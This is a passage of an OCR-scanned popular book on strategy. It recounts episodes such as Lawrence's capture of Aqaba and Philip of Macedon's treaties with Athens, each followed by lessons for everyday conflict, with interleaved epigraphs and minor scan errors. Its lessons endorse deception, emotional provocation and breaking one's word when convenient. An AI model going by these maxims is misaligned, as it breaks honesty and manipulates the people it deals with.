Use this strategy in the battles of daily life, letting people commit themselves to a position you

can turn into a dead end. Never *say* you are strong, *show* you are, by making a contrast between yourself and your inconsistent or moderate opponents.

3. The Turks entered World War I on the side of Germany. Their main enemies in the Middle Eastern theater were the British, who were based in Egypt, but by 1917 they had arrived at a comfortable stalemate: the Turks controlled a strategic eight-hundred-mile stretch of railway that ran from Syria in the north to the Hejaz (the southwestern part of Arabia) in the south. Due west of the central part of this railway line was the town of Aqaba, on the Red Sea, a key Turkish position from which they could quickly move armies north and south to protect the railway.

The Turks had already beaten back the British at Gallipoli (see chapter 5), a huge boost to their morale. Their commanders in the Middle East felt secure. The English had tried to stir up a revolt against the Turks among the Arabs of the Hejaz, hoping the revolt would spread north; the Arabs had managed a few raids here and there but had fought more among themselves than against the Turks. The British clearly coveted Aqaba and plotted to take it from the sea with their powerful navy, but behind Aqaba was a mountain wall marked by deep gorges. The Turks had converted the mountain into a fortress. The British knew that even if their navy took Aqaba, they would be unable to advance inland, rendering the city's capture useless. Both the British and the Turks saw the situation the same way, and the stalemate endured.

In June 1917 the Turkish commanders of the forts guarding Aqaba received reports of strange enemy movements in the Syrian deserts to the northeast. It seemed that a twenty-nine-year-old British liaison officer to the Arabs named T. E. Lawrence had trekked across hundreds of miles of desolate terrain to recruit an army among the Howeitat, a Syrian tribe renowned for fighting on camels. The Turks dispatched scouts to find out more. They already knew a little about Lawrence: unusually for British officers of the time, he spoke Arabic, mixed well with the local people, and even dressed in their style. He had also befriended Sherif Feisal, a leader of the Arab revolt. Could he be raising an army to attack Aqaba? To the extent that this was possible, he was worth watching carefully. Then word came that Lawrence had imprudently told an Arab chief, secretly in Turkish pay, that he was heading for Damascus to spread the Arab revolt. This was the Turks' great fear, for a revolt in the more populated areas of the north would be unmanageable.

The army Lawrence had recruited could not have numbered more than 500, but the Howeitat were great fighters on camel, fierce and mobile. The Turks alerted their colleagues in Damascus and dispatched troops to hunt Lawrence down, a difficult task given the mobility of the Arabs and the vastness of the desert.

In the next few weeks, the Englishman's movements were baffling, to say the least: his troops moved not north toward Damascus but south toward the railway town of Ma'an, site of a storage depot used to supply Aqaba, forty miles away. No sooner had Lawrence appeared in the area of Ma'an, however, than he disappeared, reemerging over a hundred miles north to lead a series of raids on the railway line between Amman and Damascus. Now the Turks were doubly alarmed and sent 400 cavalry from Amman to find him.

For a few days, there was no sign of Lawrence. In the meantime an uprising several miles to the south of Ma'an surprised the Turks. An Arab tribe called the Dhumaniyeh had seized control of the town of Abu el Lissal, directly along the route from Ma'an to Aqaba. A Turkish battalion dispatched to take the town back found the blockhouse guarding it destroyed and the Arabs gone. Then, suddenly, something unexpected and quite disturbing occurred: out of nowhere Lawrence's Howeitat army emerged on the hill above Abu el Lissal.

The warrior and the statesman, like the skillful gambler, do not make their luck but prepare for it,

attract it, and seem almost to determine their luck. Not only are they, unlike the fool and the coward, adept at making use of opportunities when these occur; they know furthermore how to take advantage, by means of precautions and wise measures, of such and such an opportunity, or of several at once. If one thing happens, they win; if another, they are still the winners; the same circumstance often makes them win in a variety of ways. These prudent men may be praised for their good fortune as well as their good management, and rewarded for their luck as well as for their merits.

CHARACTERS, JEAN DE LA BRUYERE, 1645-1696

Distracted by the local uprising, the Turks had lost track of Lawrence. Now, linking up with the Dhumaniyeh, he had trapped a Turkish army at Abu el Lissal. The Arabs rode along the hill with enormous speed and dexterity, goading the Turks into wasting ammunition by firing on them. Meanwhile the midday heat took its toll on the Turkish riflemen, and, having waited until the Turks were sufficiently tired, the Arabs, Lawrence among them, charged down the hill. The Turks closed their ranks, but the swift-moving camel cavalry took them from the flank and rear. It was a massacre: 300 Turkish soldiers were killed and the rest taken prisoner.

Now the Turkish commanders at Aqaba finally saw Lawrence's game: he had cut them off from the railway line on which they depended for supplies. Also, seeing the Howeitat's success, other Arab tribes around Aqaba joined up with Lawrence, creating a powerful army that began to wend its way through the narrow gorges toward Aqaba. The Turks had never imagined an army coming from this direction; their fortifications faced the other way, toward the sea and the British. The Arabs had a reputation for ruthlessness with enemies who resisted, and the commanders of the forts in back of Aqaba began to surrender. The Turks sent out their 300-man garrison from Aqaba to put a stop to this advance, but they were quickly surrounded by the swelling number of Arabs.

On July 6 the Turks finally surrendered, and their commanders watched in shock as Lawrence's ragtag army rushed to the sea to take what had been thought to be an impregnable position. With this one blow, Lawrence had completely altered the balance of power in the Middle East.

Interpretation

The fight between Britain and Turkey during World War I superbly demonstrates the difference between a war of attrition and a war of maneuver. Before Lawrence's brilliant move, the British, fighting by the rules of attrition warfare, had been directing the Arabs to capture key points along the railway line. This strategy had played into Turkish hands: the Turks had too few men to patrol the entire line, but once they saw the Arabs attacking at any one place, they could quickly move the men they had and use their superior firepower to either defend it or take it back. Lawrence--a man with no military background, but blessed with common sense--saw the stupidity in this right away. Around the railway line were thousands of square miles of desert unoccupied by the Turks. The Arabs had been masters at a mobile form of warfare on camelback since the days of the prophet Mohammed; vast space at their disposal gave them infinite possibilities for maneuvers that would create threats everywhere, forcing the Turks to bunker themselves in their forts. Frozen in place, the Turks would wither from lack of supplies and would be unable to defend the surrounding region. The key to the overall war was to spread the revolt north, toward Damascus, allowing the Arabs to threaten the entire railway line. But to spread the revolt north, they needed a base in the center. That base was Aqaba.

The British were as hidebound as the Turks and simply could not picture a campaign of a group of Arabs led by a liaison officer. Lawrence would have to do it on his own. Tracing a series of great loops in the vast spaces of the desert, he left the Turks bewildered as to his purpose. Knowing that the

Turks feared an attack on Damascus, he deliberately spread the lie that he was aiming for it, making the Turks send troops on a wild-goose chase to the north. Then, exploiting their inability to imagine an Arab attack on Aqaba from the landward side (a failing they shared with his British countrymen), he caught them off guard. Lawrence's subsequent capture of Aqaba was a masterpiece of economy: only two men died, on his side. (Compare this to the unsuccessful British attempt to take Gaza from the Turks that same year in head-on battle, in which over three thousand British soldiers were killed.) The capture of Aqaba was the turning point in Britain's eventual defeat of the Turks in the Middle East.

The greatest power you can have in any conflict is the ability to confuse your opponent about your intentions. Confused opponents do not know how or where to defend themselves; hit them with a surprise attack and they are pushed off balance and fall. To accomplish this you must maneuver with just one purpose: to keep them guessing. You get them to chase you in circles; you say the opposite of what you mean to do; you threaten one area while shooting for another. You create maximum disorder. But to pull this off, you need room to maneuver. If you crowd yourself with alliances that force your hand, if you take positions that box you into corners, if you commit yourself to defending one fixed position, you lose the power of maneuver. You become predictable. You are like the British and the Turks, moving in straight lines in defined areas, ignoring the vast desert around you. People who fight this way deserve the bloody battles they face.

4. Early in 1937, Harry Cohn, longtime chief of Columbia Pictures, faced a crisis. His most successful director, Frank Capra, had just left the studio, and profits were down. Cohn needed a hit and a replacement for Capra. And he believed he had found the right formula with a comedy called *The Awful Truth* and a thirty-nine-year-old director named Leo McCarey. McCarey had directed *Duck Soup*, with the Marx Brothers, and *Ruggles of Red Gap*, with Charles Laughton, two different but successful comedies. Cohn offered McCarey *The Awful Truth*.

McCarey said he did not like the script, but he would do the picture anyway for a hundred thousand dollars--a huge sum in 1937 dollars. Cohn, who ran Columbia like Mussolini (in fact, he kept a picture of Il Duce in his office), exploded at the price. McCarey got up to go, but as he was leaving, he noticed the producer's office piano. McCarey was a frustrated songwriter. He sat down and began to play a show tune. Cohn had a weakness for such music, and he was entranced: "Anybody who likes music like that has got to be a talented man," he said. "I'll pay that exorbitant fee. Report to work tomorrow."

Expanding on the issue of directive control, Lind introduces the reader to a decision-making model known as the Boyd cycle. Named for Col. John Boyd, the term refers to the understanding that war consists of the repeated cycle of observation, orientation, decision, and action. Colonel Boyd constructed his model as a result of his observations of fighter combat in the Korean War. He had been investigating why American fighter pilots had been consistently able to best enemy pilots in dogfights. His analysis of opposing aircraft led to some startling discoveries. Enemy fighters typically outperformed their American counterparts in speed, climb, and turning ability. But the Americans had the advantage in two subtly critical aspects. First, the hydraulic controls allowed for faster transition from one maneuver to another. Second, the cockpit allowed for a wide field of view for the pilot. The result was that the American pilots could more rapidly observe and orient to the tactical situation moment by moment. Then, having decided what to do next, they could quickly change maneuvers. In battle, this ability to rapidly pass through the observation-orientation-decision-action loop (the Boyd cycle) gave the American pilots a slight time advantage. If one views a dogfight as a series of Boyd cycles, one sees that the Americans would repeatedly gain a time advantage each cycle, until the enemy's actions become totally inappropriate to the changing

situations. Hence, the American pilots were able to "out-Boyd cycle" the enemy, thus outmaneuvering him and finally shooting him down. Colonel Boyd and others then began to question whether this pattern might be applicable to other forms of warfare as well.

THE ART OF MANEUVER, ROBERT R. LEONHARD, 1991

In the days to come, Cohn was going to regret his decision.

Three stars were cast for *The Awful Truth*--Cary Grant, Irene Dunne, and Ralph Bellamy. All had problems with their roles as written in the script, none of them wanted to do the picture, and, as time went by, their unhappiness only grew. Revisions to the script began to come in: McCarey had apparently junked the original and was starting over, but his creative process was peculiar--he would sit in a parked car on Hollywood Boulevard with the screenwriter Vina Delmar and verbally improvise scenes with her. Later, when shooting began, he would walk on the beach and scribble the next day's setups on torn pieces of brown paper. His style of directing was equally upsetting to the actors. One day, for instance, he asked Dunne whether she played the piano and Bellamy whether he could sing. Both answered, "Not very well," but McCarey's next step was to have Dunne play "Home on the Range" as best she could while Bellamy sang off key. The actors did not enjoy this rather humiliating exercise, but McCarey was delighted and filmed the entire song. None of this was in the script, but all of it ended up in the film.

Sometimes the actors would wait on set while McCarey would mess around on the piano, then suddenly come up with an idea for what to shoot that day. One morning Cohn visited the set and witnessed this odd process. "I hired you to make a great comedy so I could show up Frank Capra. The only one who's going to laugh at this picture is Capra!" he exclaimed. Cohn was disgusted and basically wrote the whole thing off. His irritation grew daily, but he was contractually bound to pay Dunne forty thousand dollars for the film, whether it was shot or not. He could not fire McCarey at this point without creating greater problems, nor could he have him go back to the original script, since McCarey had already begun shooting and only he seemed to know where the film was going.

Yet as the days went on, the actors began to see some method in McCarey's madness. He would shoot them in long takes in which much of their work was only loosely guided; the scenes had spontaneity and liveliness. Casual as he seemed, he knew what he wanted and would reshoot the simplest shot if the look on the actors' faces was not loving enough. His shoot days were short and to the point.

One day, after many days' absence, Cohn showed up on set to find McCarey serving drinks to the cast. Cohn was about to explode when the director told him they were drinking to celebrate--they had just finished shooting. Cohn was shocked and delighted; McCarey had finished ahead of schedule and two hundred thousand dollars under budget. Then, to his surprise as well, the picture came together in the editing room like a strange puzzle. It was good, very good. Test audiences roared with laughter. Premiering in 1937, *The Awful Truth* was a complete success and won McCarey the best director Oscar. Cohn had found his new Frank Capra.

Unfortunately, McCarey had seen his boss's dictatorial tendencies all too clearly, and though Cohn made lucrative offers, McCarey never worked for Columbia again.

Interpretation

Leo McCarey, one of the great directors of Hollywood's golden era, was essentially a frustrated composer and songwriter. He had gone to work directing slapstick comedies--McCarey was the man who paired Laurel with Hardy--only because he was unable to make a living in music. *The Awful Truth* is considered one of the greatest screwball comedies ever made, and both its style and the way

McCarey worked on it stemmed from his musical instincts: he composed the film in his head in just the same loose yet logical way that he would tinker with a tune on the piano. To create a film this way required two things: room to maneuver and the ability to channel chaos and confusion into the creative process.

McCarey kept his distance from Cohn, the actors, the screenwriters--in fact, everyone--as best he could. He would not let himself be boxed in by anyone's idea of how to shoot a film. Given room to maneuver, he could improvise, experiment, move fluidly in different directions in any scene, yet keep everything perfectly controlled--he always seemed to know what he wanted and what worked. And because filmmaking this way made every day a fresh challenge, the actors had to respond with their own energy, rather than simply regurgitating words from a script. McCarey allowed room for chance and the random events of life to enter his creative scheme without being overwhelmed by chaos. The scene he was inspired to create when he learned of Dunne's and Bellamy's lack of musical skill, for example, seems unrehearsed and lifelike because it really was. Had it been scripted, it would have been far less funny.

Directing a film--or any project, artistic or professional or scientific--is like fighting a war. There is a certain strategic logic to the way you attack a problem, shape your work, deal with friction and the discrepancy between what you want and what you get. Directors or artists often start out with great ideas but in the planning create such a straitjacket for themselves, such a rigid script to follow and form to fit in, that the process loses all joy; there's nothing left to explore in the creation itself, and the end result seems lifeless and disappointing. On the other side, artists may start with a loose idea that seems promising, but they are too lazy or undisciplined to give it shape and form. They create so much space and confusion that in the end nothing coheres.

The solution is to plan, to have a clear idea what you want, then put yourself in open space and give yourself options to work with. You direct the situation but leave room for unexpected opportunities and random events. Both generals and artists can be judged by the way they handle chaos and confusion, embracing it yet guiding it for their own purposes.

5. One day in the Japan of the 1540s, in a ferryboat crowded with farmers, merchants, and craftsmen, a young samurai regaled all who would listen with tales of his great victories as a swordsman, wielding his three-foot-long sword as he spoke to demonstrate his prowess. The other passengers were a little afraid of this athletic young man, so they feigned interest in his stories to avoid trouble. But one older man sat to the side, ignoring the young boaster. The older man was obviously a samurai himself--he carried two swords--but no one knew that this was in fact Tsukahara Bokuden, perhaps the greatest swordsman of his time. He was in his fifties by then and liked to travel alone and incognito.

> *Mobility, defined as the ability to project power over distance, is another characteristic of good chess. It is the goal of a good chess player to ensure that each of his pieces can exert pressure upon a maximum number of squares, rather than being bottled up in a corner, surrounded by other pieces. Hence, the chess master looks forward to pawn exchanges (infantry battles, if you will), not because he is trying to wear down the enemy, but because he knows that he can project the power of his rooks (mechanized forces) down the resulting open files. In this manner, the chess master fights in order to move. This idea is central to maneuver-warfare theory.*
>
> *THE ART OF MANEUVER,* ROBERT R. LEON-HARD, 1991

Bokuden sat with his eyes closed, seemingly deep in meditation. His stillness and silence began to annoy the young samurai, who finally called out, "Don't you like this kind of talk? You don't even know how to wield a sword, old man, do you?" "I most certainly do," answered Bokuden. "My way,

however, is not to wield my sword in such inconsequential circumstances as these." "A way of using a sword that doesn't use a sword," said the young samurai. "Don't talk gibberish. What is your school of fighting called?" "It is called Mutekatsu-ryu [style that wins without swords or fighting]," replied Bokuden. "What? Mutekatsu-ryu? Don't be ridiculous. How can you defeat an opponent without fighting?"

By now the young samurai was angry and irritated, and he demanded that Bokuden demonstrate his style, challenging him to a fight then and there. Bokuden refused to duel in the crowded boat but said he would show the samurai Mutekatsu-ryu at the nearest shore, and he asked the ferryman to guide the boat to a tiny nearby island. The young man began to swing his sword to loosen up. Bokuden continued to sit with his eyes closed. As they approached the island, the impatient challenger shouted, "Come! You are as good as dead. I will show you how sharp my sword is!" He then leaped onto the shore.

Bokuden took his time, further infuriating the young samurai, who began to hurl insults. Bokuden finally handed the ferryman his swords, saying, "My style is Mutekatsu-ryu. I have no need for a sword"--and with those words he took the ferryman's long oar and pushed it hard against the shore, sending the boat quickly out into the water and away from the island. The samurai screamed, demanding the boat's return. Bokuden shouted back to him, "This is what is called victory without fighting. I dare you to jump into the water and swim here!"

Now the passengers on the boat could look back at the young samurai receding into the distance, stranded on the island, jumping up and down, flailing his arms as his cries became fainter and fainter. They began to laugh: Bokuden had clearly demonstrated Mutekatsu-ryu.

Interpretation

The minute Bokuden heard the arrogant young samurai's voice, he knew there would be trouble. A duel on a crowded boat would be a disaster, and a totally unnecessary one; he had to get the young man off the boat without a fight, and to make the defeat humiliating. He would do this through maneuver. First, he remained still and quiet, drawing the man's attention away from the innocent passengers and drawing him toward Bokuden like a magnet. Then he confused the man with a rather irrational name for a school of fighting, overheating the samurai's rather simple mind with a perplexing concept. The flustered samurai tried to cover up with bluster. He was now so angry and mentally off balance that he leaped to the shore alone, failing to consider the rather obvious meaning of Mutekatsu-ryu even once he got there. Bokuden was a samurai who always depended on setting up his opponents first and winning the victory easily, by maneuver rather than brute force. This was the ultimate demonstration of his art.

The goal of maneuver is to give you easy victories, which you do by luring opponents into leaving their fortified positions of strength for unfamiliar terrain where they must fight off balance. Since your opponents' strength is inseparable from their ability to think straight, your maneuvers must be designed to make them emotional and befuddled. If you are too direct in this maneuvering, you run the risk of revealing your game; you must be subtle, drawing opponents toward you with enigmatic behavior, slowly getting under their skin with provocative comments and actions, then suddenly stepping back. When you feel that their emotions are engaged, that their frustration and anger are mounting, you can speed up the tempo of your maneuvers. Properly set up, your opponents will leap onto the island and strand themselves, giving you the easy victory.


NO. 71. THE VICTORY IN THE MIDST OF A HUNDRED ENEMIES

To priest Yozan, the 28th teacher at Enkakuji, came for an interview a samurai named Ryozan, who practised Zen. The teacher said: "You are going into the bath-tub, stark naked without a stitch on.

Now a hundred enemies in armour, with bows and swords, appear all around you. How will you meet them? Will you crawl before them and beg for mercy? Will you show your warrior birth by dying in combat against them? Or does a man of the Way get some special holy grace?" Ryozan said, "Let me win without surrendering and without fighting."

Test
Caught in the midst of the hundred enemies, how will you manage to win without surrendering and without fighting?

AMURAI ZEN: THE WARRIOR KOANS, TREVOR LEGGETT, 1985



Authority: Battles are won by slaughter and maneuver. The greater the general, the more he contributes in maneuver, the less he demands in slaughter.... Nearly all the battle swhich are regarded as masterpieces of the military art...have been battles of maneuver in which very often the enemy has found himself defeated by some novel expedient or device, some queer, swift, unexpected thrust or stratagem. In such battles the losses of the victors have been small.

--Winston Churchill (1874-1965)

REVERSAL

There is neither point nor honor in seeking direct battle for its own sake. That kind of fighting, however, may have value as part of a maneuver or strategy. A sudden envelopment or powerful frontal blow when the enemy is least expecting it can be crushing.

The only danger in maneuver is that you give yourself so many options that you yourself get confused. Keep it simple--limit yourself to the options you can control.

NEGOTIATE WHILE ADVANCING

THE DIPLOMATIC-WAR STRATEGY

People will always try to take from you in negotiation what they could not get from you in battle or direct confrontation. They will even use appeals to fairness and morality as a cover to advance their position. Do not be taken in: negotiation is about maneuvering for power or placement, and you must always put yourself in the kind of strong position that makes it impossible for the other side to nibble away at you during your talks. Before and during negotiations, you must keep advancing, creating relentless pressure and compelling the other side to settle on your terms. The more you take, the more you can give back in meaningless concessions. Create a reputation for being tough and uncompromising, so that people are back on their heels before they even meet you.

WAR BY OTHER MEANS

After Athens was finally defeated by Sparta in the Peloponnesian War of 404 B.C., the great city-state fell into steady decline. In the decades that followed, many citizens, including the great orator Demosthenes, began to dream of a revival of the once dominant Athens.

In 359 B.C. the king of Macedonia, Perdiccas, was killed in battle, and a power struggle emerged for his succession. The Athenians saw Macedonia as a barbaric land to the north, its only importance its proximity to Athenian outposts that helped secure their supplies of corn from Asia and of gold from local mines. One such outpost was the city of Amphipolis, a former Athenian colony, which, however, had lately fallen into Macedonian hands. A plan emerged among the politicians of Athens to support one of the claimants to the Macedonian throne (a man named Argaeus) with ships and soldiers. If he won, he would be indebted to Athens and would return to them the valuable city of Amphipolis.

Unfortunately, the Athenians backed the wrong horse: Perdiccas's twenty-four-year-old brother, Philip, easily defeated Argaeus in battle and became king. To the Athenians' surprise, however, Philip did not push his advantage but stepped back, renouncing all claim to Amphipolis and making the city independent. He also released without ransom all the Athenian soldiers he had captured in battle. He even discussed forming an alliance with Athens, his recent enemy, and in secret negotiations proposed to reconquer Amphipolis in a few years and deliver it to Athens in exchange for another city still under Athenian control, an offer too good to refuse.

The Athenian delegates at the talks reported that Philip was an amiable sort and that beneath his rude exterior he was clearly an admirer of Athenian culture--indeed, he invited Athens's most renowned philosophers and artists to reside in his capital. Overnight, it seemed, the Athenians had gained an important ally to the north. Philip set about fighting barbaric tribes on other borders, and peace ruled between the two powers.

A few years later, as Athens was racked by an internal power struggle of its own, Philip marched on and captured Amphipolis. Following their agreement, the Athenians dispatched envoys to negotiate, only to find, to their surprise, that Philip no longer offered them the city but merely made vague promises for the future. Distracted by their problems at home, the envoys had no choice but to accept this. Now, with Amphipolis securely under his control, Philip had unlimited access to the gold mines and rich forests in the area. It seemed that he had been playing them all along.

Now Demosthenes came forward to rail against the duplicitous Philip and warn of the danger he posed to all of Greece. Urging the citizens of Athens to raise an army to meet the threat, the orator

recalled their victories in the past over other tyrants. Nothing happened then, but a few years later, when Philip maneuvered to take the pass at Thermopylae--the narrow gateway that controlled movement from central to southern Greece--Athens indeed sent an army to defend it. Philip retreated, and the Athenians congratulated themselves on their victory.

In the years to come, the Athenians watched warily as Philip extended his domain to the north, the east, and well into central Greece. Then, in 346 B.C., he suddenly proposed to negotiate a treaty with Athens. He had proved he could not be trusted, of course, and many of the city's politicians had sworn never to deal with him again, but the alternative was to risk war with Macedonia at a time when Athens was ill prepared for it. And Philip seemed absolutely sincere in his desire for a solid alliance, which, at the very least, would buy Athens a period of peace. So, despite their reservations, the Athenians sent ambassadors to Macedonia to sign a treaty called the Peace of Philocrates. By this agreement Athens relinquished its rights to Amphipolis and in exchange received promises of security for its remaining outposts in the north.

The ambassadors left satisfied, but on the way home they received news that Philip had marched on and taken Thermopylae. Challenged to explain himself, Philip responded that he had acted to secure his interests in central Greece from a temporary threat by a rival power, and he quickly abandoned the pass. But the Athenians had had enough--they had been humiliated. Time and time again, Philip had used negotiations and treaties to cover nefarious advances. He was not honorable. He might have abandoned Thermopylae, but it did not matter: he was always taking control over larger territories, then making himself look conciliatory by giving some of his acquisitions back--but only some, and he often retook the conceded lands later anyway. The net effect was inevitably to enlarge his domain. Mixing war with deceptive diplomacy, he had slowly made Macedonia the dominant power in Greece.

Demosthenes and his followers were now on the ascendant. The Peace of Philocrates was obviously a disgrace, and everyone involved in it was thrown out of office. The Athenians began to make trouble in the country to the east of Amphipolis, trying to secure more outposts there, even provoking quarrels with Macedonia. In 338 B.C. they engaged in an alliance with Thebes to prepare for a great war against Philip. The two allies met the Macedonians in battle at Chaeronea, in central Greece--but Philip won the battle decisively, his son Alexander playing a key role.

Now the Athenians were in panic: barbarians from the north were about to descend on their city and burn it to the ground. And yet again they were proved wrong. In a most generous peace offer, Philip promised not to invade Athenian lands. In exchange he would take over the disputed outposts in the east, and Athens would become an ally of Macedonia. As proof of his word, Philip released his Athenian prisoners from the recent war without asking for payment of any ransom. He also had his son Alexander lead a delegation to Athens bearing the ashes of all the Athenian soldiers who had died at Chaeronea. Overwhelmed with gratitude, the Athenians granted citizenship to both Alexander and his father and erected a statue of Philip in their agora.

Lord Aberdeen, the British ambassador to Austria, proved even easier to deal with. Only twenty-nine years old, barely able to speak French, he was not a match for a diplomat of Metternich's subtlety. His stiffness and self-confidence only played into Metternich's hands. "Metternich is extremely attentive to Lord Aberdeen," reported Cathcart. The results were not long delayed. Metternich had once described the diplomat's task as the art of seeming a dupe, without being one, and he practised it to the fullest on the high-minded Aberdeen. "Do not think Metternich such a formidable personage...," Aberdeen wrote to Castlereagh. "Living with him at all times..., is it possible I should not know him? If indeed he were the most subtle of mankind, he might certainly impose on one little used to deceive, but this is not his character. He is, I repeat it to you, not a

very clever man. He is vain...but he is to be trusted...." For his mixture of condescension and gullibility, Aberdeen earned himself Metternich's sarcastic epithet as the "dear simpleton of diplomacy."

A WORLD RESTORED, HENRY KISSINGER, 1957

Later that year Philip convened a congress of all the Greek city-states (except for Sparta, which refused to attend) to discuss an alliance to form what would be called the Hellenic League. For the first time, the Greek city-states were united in a single confederation. Soon after the terms of the alliance were agreed upon, Philip proposed a united war against the hated Persians. The proposal was happily accepted, with Athens leading the way. Somehow everyone had forgotten how dishonorable Philip had been; they only remembered the king who had recently been so generous.

In 336 B.C., before the war against Persia got under way, Philip was assassinated. It would be his son Alexander who would lead the league into war and the creation of an empire. And through it all, Athens would remain Macedonia's most loyal ally, its critical anchor of stability within the Hellenic League.

Interpretation

On one level, war is a relatively simple affair: you maneuver your army to defeat your enemy by killing enough of its soldiers, taking enough of its land, or making yourself secure enough to proclaim victory. You may have to retreat here and there, but your intention is eventually to advance as far as possible. Negotiation, on the other hand, is almost always awkward. On the one hand, you need both to secure your existing interests and to get as much on top of them as you can; on the other hand, you need to bargain in good faith, make concessions, and gain the opposing side's trust. To mix these needs is an art, and an almost impossible one, for you can never be sure that the other side is acting in good faith. In this awkward realm between war and peace, it is easy to misread the opponent, leading to a settlement that is not in your long-term interest.

Philip's solution was to see negotiation not as separate from war but rather as an extension of it. Negotiation, like war, involved maneuver, strategy, and deception, and it required you to keep advancing, just as you would on the battlefield. It was this understanding of negotiation that led Philip to offer to leave Amphipolis independent while promising to take it for Athens later on, a promise he never meant to keep. This opening maneuver bought him friendship and time, and kept the pesky Athenians out of his hair while he dealt with his enemies elsewhere. The Peace of Philocrates similarly covered his moves in central Greece and kept the Athenians off balance. Having decided at some point that his ultimate goal was to unite all of Greece and lead it on a crusade against Persia, Philip determined that Athens--with its noble history--would have to function as a symbolic center of the Hellenic League. His generous peace terms were calculated to purchase the city's loyalty.

Philip never worried about breaking his word. Why should he sheepishly honor his agreements when he knew the Athenians would find some excuse later on to extend their outposts to the north at his expense? Trust is not a matter of ethics, it is another maneuver. Philip saw trust and friendship as qualities for sale. He would buy them from Athens later on, when he was powerful and had things to offer it in exchange.

Like Philip, you must see any negotiating situation in which your vital interests are at stake as a realm of pure maneuver, warfare by other means. Earning people's trust and confidence is not a moral issue but a strategic one: sometimes it is necessary, sometimes it isn't. People will break their word if it serves their interests, and they will find any moral or legal excuse to justify their moves, sometimes to themselves as well as to others.

Just as you must always put yourself in the strongest position before battle, so it is with negotiation. If you are weak, use negotiations to buy yourself time, to delay battle until you are ready; be conciliatory not to be nice but to maneuver. If you are strong, take as much as you can before and during negotiations--then later you can give back some of what you took, conceding the things you least value to make yourself look generous. Do not worry about your reputation or about creating distrust. It is amazing how quickly people will forget your broken promises when you are strong and in a position to offer them something in their self-interest.

Therefore, a prudent ruler ought not to keep faith when by so doing it would be against his interest.... If men were all good, this precept would not be a good one; but as they are bad, and would not observe their faith with you, so you are not bound to keep faith with them. Nor have legitimate grounds ever failed a prince who wished to show colorable excuse for the nonfulfillment of his promise.

--*Niccolo Machiavelli,* The Prince *(1469-1527)*

JADE FOR TILE

Early in 1821 the Russian foreign minister, Capo d'Istria, heard news he had long been awaiting: a group of Greek patriots had begun a rebellion against the Turks (Greece was then part of the Ottoman Empire), aiming to throw them out and establish a liberal government. D'Istria, a Greek nobleman by birth, had long dreamed of involving Russia in Greek affairs. Russia was a growing military power; by supporting the revolution--assuming the rebels won--it would gain influence over an independent Greece and Mediterranean ports for its navy. The Russians also saw themselves as the protectors of the Greek Orthodox Church, and Czar Alexander I was a deeply religious man; leading a crusade against the Islamic Turks would satisfy his moral consciousness as well as Russian political interests. It was all too good to be true.

Only one obstacle stood in d'Istria's way: Prince Klemens von Metternich, the Austrian foreign minister. A few years earlier, Metternich had brought Russia into an alliance with Austria and Prussia called the Holy Alliance. Its goal was to protect these nations' governments from the threat of revolution and to maintain peace in Europe after the turmoil of the Napoleonic Wars. Metternich had befriended Alexander I. Sensing that the Russians might intervene in Greece, he had sent the czar hundreds of reports claiming that the revolution was part of a Europe-wide conspiracy to get rid of the continent's monarchies. If Alexander came to Greece's aid, he would be the revolutionaries' dupe and would be violating the purpose of the Holy Alliance.

D'Istria was no fool: he knew that what Metternich really wanted was to prevent Russia from expanding its influence in the Mediterranean, which would upset England and destabilize Europe, Metternich's greatest fear. To d'Istria it was simple: he and Metternich were at war over who would have ultimate influence over the czar. And d'Istria had the advantage: he saw the czar often and could counteract Metternich's persuasive powers through constant personal contact.

The Turks inevitably moved to suppress the Greek rebellion, and as their atrocities against the Greeks mounted, it seemed almost certain that the czar would intervene. But in February 1822, as the revolution was reaching a boiling point, the czar made what in d'Istria's eyes was a fatal mistake: he agreed to send an envoy to Vienna to discuss the crisis with Metternich. The prince loved to lure negotiators to Vienna, where he would charm them to death. D'Istria felt the situation slipping out of his hands. Now he had just one option: to choose the envoy who would go to Vienna and brief him in detail.

D'Istria's choice was a man called Taticheff, who had been Russia's ambassador to Spain.

Taticheff was a shrewd, experienced negotiator. Called in for a meeting shortly before he was to leave, he listened carefully as d'Istria laid out the dangers: Metternich would try to charm and seduce Taticheff; to prevent the czar from intervening, he would offer to negotiate a settlement between the Russians and Turks; and, of course, he would call for a European conference to discuss the issue. This last was Metternich's favorite ploy: he was always able to dominate these conferences and somehow get what he wanted. Taticheff was not to fall under his spell. He was to give Metternich a note from d'Istria arguing that Russia had a right to come to the aid of fellow Christians suffering at the hands of the Turks. And on no account was he to agree to Russia's participation in a conference.

On the eve of his departure for Vienna, Taticheff was unexpectedly called in for a meeting with the czar himself. Alexander was nervous and conflicted. Unaware of d'Istria's instructions, he told Taticheff to tell Metternich that he wanted both to act in accordance with the alliance and to meet his moral obligation in Greece. Taticheff decided he would have to delay giving this message as long as he could--it would make his work far too confusing.

In his first meeting with Metternich in Vienna, Taticheff took measure of the Austrian minister. He saw him as rather vain, apparently more interested in fancy-dress balls and young girls than in Greece. Metternich seemed detached and somewhat ill-informed; the little he said about the situation in Greece betrayed confusion. Taticheff read d'Istria's note to him, and, as if without thinking, Metternich asked if these were the czar's instructions as well. Put on the spot, Taticheff could not lie. His hope now was that the czar's rather contradictory instructions would further confuse the prince, letting Taticheff stay one step ahead.

In the days to come, Taticheff had a splendid time in the delightful city of Vienna. Then he had another meeting with Metternich, who asked him if they could begin negotiations based on the instructions of the czar. Before Taticheff could think, Metternich next asked what Russia's demands might be in this situation. That seemed fair, and Taticheff replied that the Russians wanted to make Greece a protectorate state, to get the alliance's approval for Russian intervention in Greece, on and on. Metternich turned down every proposal, saying his government would never agree to such things, so Taticheff asked him to suggest alternate ideas. Instead Metternich launched into an abstract discussion of revolution, of the importance of the Holy Alliance, and other irrelevancies. Taticheff left confused and rather annoyed. He had wanted to stake out a position, but these discussions were informal and shapeless; feeling lost, he had been unable to steer them in the direction he wanted.

